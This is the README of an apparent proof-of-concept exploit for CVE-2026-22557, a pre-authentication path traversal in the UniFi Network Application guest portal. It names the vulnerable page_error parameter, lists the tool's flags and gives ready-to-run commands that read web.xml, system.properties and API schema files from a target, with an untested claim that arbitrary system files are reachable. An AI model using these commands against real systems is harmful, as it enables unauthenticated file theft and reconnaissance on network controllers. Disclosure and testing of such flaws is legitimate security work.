 thepotatoofdoom/cve-2026-22557-poc
PoC for UniFi Network Application Pre-Auth Path Traversal (CVE-2026-22557)


Pre-authenticated path traversal in the UniFi Network Application guest portal (/guest/s/{site}/login). The page_error query parameter is passed to a resource loader without validation, allowing an unauthenticated attacker to read files from the webapp (e.g. WEB-INF/web.xml).
If the guest portal page has been customised, the resource loader appears to fall back to a raw FileInputStream branch that can access arbitrary files on the underlying system outside the context root. I haven't confirmed this yet and will investigate further if I get time.
pip install requests
python CVE-2026-22557.py <target_url> [-f FILE] [-g GUEST_PATH] [-o OUTPUT] [-x PROXY]
| Flag | Description | Default |
|---|
target | Target URL (e.g. https://host:8843) | (required) |
-f | Relative path to read | ../../web.xml |
-g | Guest portal path | /guest/s/default/login |
-o | Write response to file | (stdout) |
-x | Proxy URL | (none) |

# Default -- read WEB-INF/web.xml (HTTPS guest portal)
python CVE-2026-22557.py https://192.168.1.1:8843

# HTTP guest portal
python CVE-2026-22557.py http://192.168.1.1:8880

# Read classpath resource
python CVE-2026-22557.py https://192.168.1.1:8843 -f ../system.properties

# Read API schema and save to file
python CVE-2026-22557.py https://192.168.1.1:8843 -f ../api/fields/Setting.json -o setting.json

# Different site name
python CVE-2026-22557.py https://192.168.1.1:8843 -g /guest/s/mysite/login

# Through a proxy
python CVE-2026-22557.py https://192.168.1.1:8843 -x http://127.0.0.1:8080
